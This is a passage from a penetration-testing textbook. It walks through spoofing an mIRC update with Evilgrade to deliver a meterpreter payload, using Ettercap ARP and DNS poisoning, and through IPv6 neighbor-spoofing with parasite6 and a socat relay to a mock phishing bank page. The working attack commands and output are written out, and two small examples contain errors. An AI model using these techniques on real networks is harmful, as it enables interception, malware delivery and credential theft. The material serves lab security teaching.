We're just about ready. Once we start Evilgrade, it will stand up a web server and wait for requests. That means we need the target to request the update from our Evilgrade server while thinking it's talking to one of the three domains we just noted previously. Simply put: we need to spoof DNS. We're also going to need to route local traffic through our interface, so let's use our trusty ARP poisoning attack for that purpose. So, we need to perform a targeted ARP and DNS attack against one host on the LAN and three specific domains on the internet – an ideal job for Ettercap while leveraging its DNS proxy module.

The DNS proxy module allows us to target domains by referencing its internal DNS mapping, found at `/etc/ettercap/etter.dns`. I fire up nano and configure the three domains I pulled out of the `VirtualHosts` entry in the Evilgrade mIRC configuration:



```
  GNU nano 2.9.5              /etc/ettercap/etter.dns              Modified

www.mirc.com A 192.168.108.94
www.mirc.co.uk A 192.168.108.94
update1.mirc.com A 192.168.108.94
```


The format is simple: name, DNS record type, and the host where the name will be resolved to, separated by spaces. We don't need to get fancy with the record type – just the simplest mapping of a name to an IP address is all we need, so we use the `A` record type. This is all we need here, so let's save this file and configure Ettercap to start the ARP attack.

Our Ettercap attack is made up of two parts: the ARP poisoning attack to redirect traffic to our interface, and the DNS response spoofing to associate specific name queries with our IP address. First, we kick off Ettercap with a quick and dirty ARP attack command:

```
    # ettercap -T -q -M arp:remote /192.168.108.80// /192.168.108.1//
```

`-M arp:remote` here specifies the type of man-in-the-middle attack, as Ettercap is capable of several; when we define ARP, we also let Ettercap know that we're spoofing remote connections too. `remote` here refers to connections leaving our network. We put the IP address of the victim running mIRC and the gateway addresses as the ARP targets.


So, now Ettercap is running, let's hit the *P* key to pull up the Ettercap plugins menu. Type `dns_spoof` and hit *Enter*:



```
Plugin name (0 to quit): dns_spoof
DHCP: [60:01:94:43:86:DF] REQUEST 192.168.108.85
Activating dns_spoof plugin...
```

Now Ettercap is working on two tasks at once: our ARP attack continues, but now the DNS spoofer plugin is active, using the `etter.dns` file as a sort of remotely defined hosts file for the target. The network trap is now officially primed and ready, so switch back to the Terminal window where the Evilgrade mIRC module configuration prompt is waiting, and issue the `start` command.

Let's take a look at the victim PC as we open up mIRC and allow the software to check for updates:




mIRC Update

An update for mIRC is available. It is recommended that you download this update now.

mIRC v7.30

View more information about this update

Oh look, an update is available! This looks no different than a legitimate response, but let's look at the attacker's screen:


```
evilgrade(mirc)>
[28/4/2018:2:6:12] - [WEBSERVER] - [modules::mirc] - [192.168.108.80] - R
equest: "/get.html"

evilgrade(mirc)>
[28/4/2018:2:6:13] - [DEBUG] - [WEBSERVER] - [modules::mirc] - [192.168.1
08.80] - Parsing: ""

evilgrade(mirc)>
[28/4/2018:2:6:14] - [WEBSERVER] - WebServer Client on 80

evilgrade(mirc)>
[28/4/2018:2:6:15] - [DEBUG] - [WEBSERVER] - [192.168.108.80] - Connectio
n recieved...

evilgrade(mirc)>"Host: www.mirc.com\r\n""User-Agent: Mozilla/5.0 (Windows
 NT 6.0; rv:52.0) Gecko/20100101 Firefox/52.0\r\n""Accept: text/html,appl
ication/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n""Accept-Language: e
n-US,en;q=0.5\r\n""Accept-Encoding: gzip, deflate\r\n""Connection: keep-a
live\r\n""Upgrade-Insecure-Requests: 1\r\n""\r\n"
[28/4/2018:2:6:15] - [DEBUG] - [WEBSERVER] -[192.168.108.80] - Packet req
uest: "GET /mirc13119.exe HTTP/1.1\r\n"

evilgrade(mirc)>
[28/4/2018:2:6:16] - [WEBSERVER] - [modules::mirc] - [192.168.108.80] - R
equest: ".exe"

evilgrade(mirc)>
[28/4/2018:2:6:17] - [WEBSERVER] - [modules::mirc] - [192.168.108.80] - A
gent sent: "/root/updater.exe"
```

The request is received by Evilgrade, which automatically forges a reply containing our payload binary. What the user experiences is nothing different than normal – no warning messages, no suspicious filenames.

I'm assuming you didn't forget to set up your reverse connection handler in Metasploit! As soon as the victim executes this program, the meterpreter session is established and we can get to work.

I know what the hacker in you is thinking now: w*ouldn't the user find it odd that nothing popped up when running the updater?* You're right, that would be weird. This is an example of how pen testing is often a very active process; we would want to immediately disable Ettercap and Evilgrade upon confirmation of a successful injection and meterpreter session. The user is likely to suppose some bug occurred and will simply try to update again. The second time around, there is no attack taking place and they will receive the legitimate installer. But let's be honest: this isn't good enough. When we take Metasploit and `msfvenom` to the next level later in the book, we'll work on injecting our payload into an existing, working program. The user sees normal behavior and we get our meterpreter session.

IPv6 for hackers

I know I say this a lot about certain topics, but a deep dive into the particulars of IPv6 could fill its own book, so I have to pick and choose for the discussion here. That said, I will cover some introductory knowledge that will be useful for further research. As always, my advice for IPv6 is to read the authoritative RFCs. RFC 2460 was the original detailed definition and description of the new version, but it was a *Draft Standard* for all those years. The levels of *Standard* refer to maturity of the technology being defined, with the *Proposed Standard* being the least mature, and the *Internet Standard* being the gold well, standard. IPv6, after those long years, has become an Internet Standard with RFC 8200 (STD 86) as of July 2017. Though I certainly encourage reading RFC 2460, it is now officially obsolete.

IPv6 is important to the pen tester for two big reasons: one (and hopefully most obviously), it's the newest version of the internet, so you're only going to see more of it; and two, as with many newer things that haven't quite replaced the predecessor yet, it's not given the same level of security scrutiny in most environments. Many administrators aren't even aware that it's enabled. You might get some useful findings with just basic poking around, and regardless, you'll help raise awareness of this new protocol.

IPv6 addressing basics

There are quite a few differences between IPv4 and IPv6; I recommend researching those differences by studying the structure of an IPv6 packet. Probably the most obvious difference is the address. At first glance, IPv6 addresses are bewildering to look at. Aside from being longer than IPv4 addresses, they're represented (in text form) with hexadecimal characters instead of decimal. These scary-looking addresses are part of one of the improvements over IPv4: address space. An IPv4 address is four groups of 8 bits each (an octet), for a total of 32 bits.

Therefore, the total number of available IPv4 addresses is $2^{32} = 4.294967296$ billion, to be exact. Back in the 1970s, this big-sounding number seemed like plenty, but IPv4 address exhaustion became a legitimate threat and then, starting in the past decade, a reality. Consider, on the other hand, the IPv6 address: eight groups of four hexadecimal characters each (a single hex character takes up 4 bits); therefore, eight groups of 16 bits each (a hextet) for a total of 128 bits. The total address space is thus $2^{128} = 340{,}282$ decillion addresses. That's enough for every grain of sand on Earth to have 45,000 quadrillion IP addresses each. In layman's terms, *quite the handful*. When working with IPv6 addresses, you may see something as long as `2052:dfb8:85a3:7291:8c5e:0370:aa34:3920`, down through something like `2001:db8:85ad::2:3`, and even all the way down to the IPv6 zero address (unspecified address), which is literally just two colons – `::`. So, the easiest way to understand them is to start with the core, uncompressed address, and then check out the IETF convention for simplifying them.

As we just learned, the raw IPv6 address is eight groups of four (lowercase) hexadecimal characters, and the groups are separated by colons. Here's an example:

```
2001:007f:28aa:0d3a:0000:0000:2e87:0bcb
```

There are two main compression rules. The first is the omission of initial zeroes (not entire groups of zero; that's next) within a hextet. `00aa` becomes `aa`, `05f4` becomes `5f4`, `000e` becomes `e`. In our example, there are three groups with initial zeroes, so thus our address becomes:

```
2001:7f:28aa:d3a:0000:0000:2e87:bcb
```

The second rule is the conversion of all-zero groups into double colons (`::`). This rule applies to adjacent groups of all zero; if there are two or more adjacent groups of all zeroes, they are all replaced with a single double colon. Single groups of all zero are not suppressed and instead are represented with a single `0`. If there happen to be more than one multiple-group runs of zero, then the leftmost run of zeroes is suppressed and the others are turned into single-zero groups.

TIP

By only compressing adjacent groups of zero, and by only doing this compression once per address, we prevent any ambiguity. If you're wondering, how many uncompressed groups of zero are represented by a double colon? Just remember that the full IPv6 address is eight groups long – so you'll convert it into however many groups it takes to make an even eight.

In our example, there is a single multiple-group run of zero (two groups), so those eight adjacent zero become a double colon:

```
2001:7f:28aa:d3a::2e87:bcb
```

Looks quite a bit more manageable than the uncompressed address, right? By following those compression rules, the end result is the exact same address as the first.

Before we move on, let's take a look at a few more examples:

Uncompressed IPv6 address	**Compressed representation**
`2001:0000:0000:0d3a:0000:0000:0000:0da0`	`2001::d3a:0:0:0:da0`
`2500:000f:384b:0000:0000:0000:0000:9000`	`2500:f:384b::9000`
`3015:8bda:000b:09af:b328:0000:6729:0cd1`	`3015:8bda:b:9af:b328:0:6729:cd1`


Local IPv6 reconnaissance and the Neighbor Discovery Protocol

So, you're on the network and you need to do some recon to find out what's out there in IPv6 land. I know what the hacker in you is thinking at this point: well, it was feasible to scan even large swaths of IPv4 address space, but a 2^{128} address space? That's just a waste of time at best. Right you are! In fact, trying to combine the `-6` flag in Nmap with a range of addresses will give you an error. So, we have to think a little differently about host discovery.

Before we pull out the offensive toolkit, let's go back to basics with `ping`. If you review the man page for ping, you'll find IPv6 support; but, we can't do a ping sweep like the good old days. Not a problem, we'll just ping the link-local multicast address. By definition, this will prompt a reply from our friendly neighbors and we'll have some targets. There's a nice chunk of multicast addresses defined for IPv6 for different purposes (for example, all routers on the local segment, RIP routers, EIGRP routers, and so on), but the one to memorize for now is `ff02::1`. We'll be effectively mimicking the Neighbor Discovery Protocol's solicitation/advertisement process.

We're going to fire off an IPv6 ping command pointing at the link-local multicast address `ff02::1` to trigger responses from hosts on our segment, which will populate the neighbor table; then, we'll ask `ip` to show us those discovered neighbors:

```
# ping -6 -I wlan0 -c 10 ff02::1 >/dev/null
# ip -6 neigh show
```




```
root@yokwe:~# ping -6 -I wlan0 -c 10 ff02::1 >/dev/null
root@yokwe:~# ip -6 neigh show
fe80::deef:caff:fee7:beed dev wlan0 lladdr dc:ef:ca:e7:be:ed DELAY
fe80::12ae:60ff:fe62:6fe6 dev wlan0 lladdr 10:ae:60:62:6f:e6 REACHABLE
fe80::20c:29ff:fe5c:9fd5 dev wlan0 lladdr 00:0c:29:5c:9f:d5 REACHABLE
fe80::4a02:2aff:fe0a:ef4c dev wlan0 lladdr 48:02:2a:0a:ef:4c REACHABLE
fe80::6238:e0ff:fee1:c230 dev wlan0 lladdr 60:38:e0:e1:c2:30 router REACHABLE
fe80::20c:29ff:fe5a:6ad dev wlan0 lladdr 00:0c:29:5a:06:ad REACHABLE
fe80::20e:c6ff:fea1:3633 dev wlan0 lladdr 00:0e:c6:a1:36:33 REACHABLE
fe80::1:1 dev wlan0 lladdr 00:aa:2a:e8:33:79 router REACHABLE
fe80::eaab:faff:fe78:5178 dev wlan0 lladdr e8:ab:fa:78:51:78 REACHABLE
root@yokwe:~#
```

Notice a pattern with the responses? All of the addresses belong to `fe80::/10`. The hosts responded with a link-local address, which it will have in addition to any globally unique address. We did gather this by pinging the link-local multicast address, after all. Pinging is an active task; by conducting some passive listening, we may hear devices confirming via the ICMP6 neighbor solicitation and **Duplicate Address Discovery** (**DAD**) process that their assigned address is in fact unique. So, now we open up our offensive toolkit.

The standard Swiss Army knife of IPv6 poking and prodding is THC-IPV6, included with Kali Linux. We command the `detect-new-ip6` tool to listen on our interface for any ICMP6 DAD messages:

```
# atk6-detect-new-ip6 wlan0
```



```
root@yokwe:~# atk6-detect-new-ip6 wlan0
Started ICMP6 DAD detection (Press Control-C to end) ...
Detected new ip6 address: fe80::22a:56ff:fe20:e8b1
Detected new ip6 address: fe80::22a:56ff:fe20:e8b1
Detected new ip6 address: fe80::22a:56ff:fe20:e8b1
Detected new ip6 address: fe80::22a:56ff:fe20:e8b1
Detected new ip6 address: 2601:40a:8200:23:b4ad:c84:294a:354e
Detected new ip6 address: 2601:40a:8200:23:b4ad:c84:294a:354e
Detected new ip6 address: 2601:40a:8200:23:b4ad:c84:294a:354e
Detected new ip6 address: 2601:40a:8200:23:b4ad:c84:294a:354e
```

Now, we've gathered some targets to start scanning for services with the `-6` flag in Nmap.

IPv6 man-in-the-middle – attacking your neighbors

By now, you've probably had enough ARP to give you a headache. Don't worry, IPv6 has a different process for resolving link layer addresses to IPv6 addresses. However, it seems the designers didn't want us to be bored – we can still spoof and manipulate the procedure, just as in IPv4 and ARP, thus establishing a man-in-the-middle condition. Let's take a look at how the **Neighbor Discovery Protocol** (**NDP**) resolution works in IPv6, and then we'll attack it with THC-IPV6's `parasite6`.

You'll recall from sniffing ARP traffic that there are two parts: who has `<IP address>`? Tell `<host>` and `<IP address>` is at `<MAC address>`. In IPv6, these two parts are called, respectively, **neighbor solicitation** (**NS**) and **neighbor advertisement** (**NA**). First, the node with the query sends an NS message to the `ff02::1` multicast address. This is received by all nodes on the segment, including the subject of the NS query. The subject node then replies to the requestor with an NA message. All of these messages are carried over ICMPv6.

It's that straightforward. The method is a little different in how replies are processed, however. In IPv4 ARP, replies that map a link-layer address to an IP address can be broadcast without solicitation, and nodes on the segment will update their tables accordingly. In other words, the attacker can preempt any resolution request, so the target never identifies itself as the correct address. In IPv6 ND, the target system will reply to the NS with an NA directed at the requestor; in short, the requestor ends up receiving two NA messages, for the same query, but pointing to two different link-layer addresses, one of which is the attacker. Fun, right? Here's where you'll chuckle: by setting the ICMPv6 override flag, we tell the recipient to – you guessed it – override any previous messages. The requestor will get two answers: *hi, I'm the device you're looking for* followed immediately by, *don't listen to that guy, it's actually me.*

Our handy NDP spoofer is called `parasite6`. Yes, we need to set up packet forwarding so that traffic actually gets through our interface once the spoofing begins; but there's another setup step required: suppression of ICMPv6 redirects. There are certain scenarios in which a device forwarding IPv6 traffic (that would be you, the attacker) has to send back a redirect to the source, effectively telling the source to send traffic somewhere else.


There are certain conditions that will trigger this, including forwarding traffic out the same interface through which it was received – oops. So, we'll set up an `ip6tables` rule as well. Our friendly `parasite6` tool is nice enough to remind us at launch, just in case we forgot.

TIP

Keep an eye out for that pesky number `6` when working with these protocols: `ping -6`, `nmap -6`, and `ip6tables` instead of `iptables`, and so on. There is a lot of conceptual and functional overlap, so be careful.

```
# sysctl -w net.ipv6.conf.all.forwarding=1
# ip6tables -I OUTPUT -p icmpv6 --icmpv6-type redirect -j DROP
# atk6-parasite6 -l -R wlan0
```

The following screenshot illustrates the output of the preceding commands:




```
root@yokwe:~# sysctl -w net.ipv6.conf.all.forwarding=1
net.ipv6.conf.all.forwarding = 1
root@yokwe:~# ip6tables -I OUTPUT -p icmpv6 --icmpv6-type redirect -j DROP
root@yokwe:~# atk6-parasite6 -l -R wlan0
Remember to enable routing, you will denial service otherwise:
 =>  echo 1 > /proc/sys/net/ipv6/conf/all/forwarding
Remember to prevent sending out ICMPv6 Redirect packets:
 =>  ip6tables -I OUTPUT -p icmpv6 --icmpv6-type redirect -j DROP
Started ICMP6 Neighbor Solitication Interceptor (Press Control-C to end) ...
```

Now, the attack is active and you can progress to the next stage of intercept and manipulation.

Living in an IPv4 world – creating a local 4-to-6 proxy for your tools

There's a tool included with Kali that can be thought of as `netcat` on steroids: `socat`. This tool can do many things and we just don't have enough room to go over it all here, but its ability to relay from IPv4 to IPv6 environments is especially useful. We've seen tools designed for IPv6, but we will occasionally find ourselves stuck needing a particular IPv4 tool's functionality to talk to IPv6 hosts. Enter the `socat` proxy.

The concept and setup is simple: we set up an IPv4 listener that then forwards them over IPv6 to a host where our sneaky evil bank website is waiting on port `80`:




```
root@yokwe:~# socat TCP4-LISTEN:8080,reuseaddr,fork TCP6:[2601:40a:8200:23::163d]:80
```

Everything happens in the background at this point, so you won't see anything in the terminal. No news is good news with a `socat` proxy; if there's a problem, it'll let you know. Let's take a look at these options:

- `TCP4-LISTEN:8080` tells `socat` to listen for TCP connections over IPv4 and defines the local listening port, in this case `8080`.
- `reuseaddr` is needed for heavy-duty testing by allowing more than one concurrent connection.
- `fork` refers to forking a child process each time a new connection comes through the pipe, used in tandem with `reuseaddr`.
- `TCP6:` comes after the space that tells `socat` what we're going to do with the traffic received on the listener side of the command; it says to send the traffic over to port `80` of a TCP target over IPv6. Note that we need brackets here as the colon is used in both command syntax and IPv6 addresses, so this prevents confusion.

Just as an example, I fire up the `curl` command and point it at the local listener on port `8080`, and I pull back the website waiting at the IPv6 address on port `80`:



```
root@yokwe:~# curl 127.0.0.1 8080
<html><body><h1>Welcome to the totally legitimate, definitely not a hacker, Bank
 Of America website.</h1>
<p>You should totally enter your credentials and I'll give you money.</p>
</body></html>
```

As you can see, the target and port have to be defined for `socat`. You know what would be really useful? A Python script that prompts for a host and port number and configures `socat` automatically. Something to consider for later.

Summary

In this chapter, we took our network attack knowledge to the next level by manipulating binary download streams to inject our own malicious executable. To accomplish this, we introduced Metasploit's ability to generate executable payloads and listen for the connection back from the target. We explored two mechanisms for injecting executables into traffic: BetterCAP proxying with a Ruby module, and ISR Evilgrade to spoof updates for applications; both methods employed ARP and DNS poisoning to redirect traffic. We explored SSL strip attacks and stepped through a practical HSTS bypass technique. Finally, we introduced IPv6 concepts for the security tester, including practical enumeration and recon methods, local segment man-in-the-middle attacks, and relaying from IPv4 tools to IPv6 hosts.

Questions

1. Within the `replace_file.rb` Ruby module, what's the name of the method that builds the injection?
2. Windows executable payloads must be generated within msfconsole; a standalone generator doesn't exist. (True | False)
3. In the context of HTTPS, what does HSTS stand for?
4. What is the name of the text file used by Ettercap to generate forged DNS replies?
5. Your colleague has just installed a fresh copy of Kali 2018.1 and faces an error when trying to run the `evilgrade` command. What is the likely cause and fix?
6. The IPv6 counterpart to IPv4's ARP is called __________.
7. Provide the uncompressed representation of the link-local multicast address `ff02::1`.

Further reading

- GitHub source code for the file replacer Ruby module at the time of writing: `https://github.com/LionSec/xerosploit/blob/master/tools/bettercap/modules/replace_file.rb`
- RFC 8200 (`https://tools.ietf.org/html/rfc8200`): IPv6 standard, current as of 2017

- RFC 2460 (`https://tools.ietf.org/html/rfc2460`): IPv6 standard, obsolete
- RFC 5952 (`https://tools.ietf.org/html/rfc5952`): Rules for IPv6 address representation

5
Cryptography and the Penetration Tester

Julius Caesar is known to have used encryption – a method known today as *Caesar's cipher*. You might think the cipher of one of history's best-known military generals would be a fine example of security, but the method – a simple alphabet shift substitution cipher – is probably the easiest kind of code to break. It's said that it was considered secure in his time because most of the people who might intercept his messages couldn't read. Now that you have a fun tidbit of history, let's be reminded that cryptography has come a very long way since then, and your pen testing clients will not be using Caesar's cipher.

Cryptography is a funny topic in penetration testing: it's such a fundamental part of the entire science of information security, but also often neglected in security testing. We already toyed around with communications that are meant to be protected with encryption when we demonstrated SSL stripping attacks; however, this wasn't an attack on encryption. In fact, we were actively avoiding the task of attacking encryption by finding ways to trick an application into sending plaintext data. In this chapter, we're going to take a look at a few examples of direct attacks against cryptographic implementations. We will cover the following:

- Bit-flipping attacks against cipher block chaining algorithms
- Sneaking in malicious requests by calculating a hash that will pass verification; we'll see how cryptographic padding helps us
- Padding oracle attack; as the name suggests, we continue to look at the padding concept
- How to install a powerful web server stack
- Installation of two deliberately vulnerable web applications for testing in your home lab

Technical requirements

- Kali Linux running on a laptop
- XAMPP web server stack software
- Mutillidae II vulnerable web application
- CryptOMG vulnerable web application

Flipping the bit – integrity attacks against CBC algorithms

When we consider attacks against cryptographic ciphers, we usually think about those attacks against the cipher itself that allow us to break the code and recover plaintext. It's important to remember that the message can be attacked, even when the cipher remains unbroken and, indeed, even the full message is unknown. Let's consider a quick example with a plain stream cipher. Instead of XOR bits, we'll just use decimal digits and modular arithmetic.

TIP

XOR is the exclusive-or operation. It simply compares two inputs and returns true if they are different. Of course, with binary, the inputs are either true (`1`) or false (`0`), so if the inputs are both `1` or both `0`, the result will be `0`.

We'll make our message `MEET AT NOON` using `01` for `A`, `02` for `B`, and so on, and our key `48562879825463728830`:


```
  13050520012014151514
+ 48562879825463728830
  --------------------
  51512399837477879344
```

Now, let's suppose we can't crack the algorithm, but we can intercept the encrypted message in transit and flip some digits around. Using that same key, throwing in some random numbers would just result in nonsense when we decrypt. But let's just change a few of the final digits – now our key is `51512399837469870948` and suddenly the plaintext becomes `MEET AT FOUR`. We didn't attack the algorithm; we attacked the message and caused someone some trouble. Now, this is a very rough example designed to illustrate the concept of attacking messages. Now that we've had some fun with modular arithmetic, let's dive into the more complex stuff.

Block ciphers and modes of operation

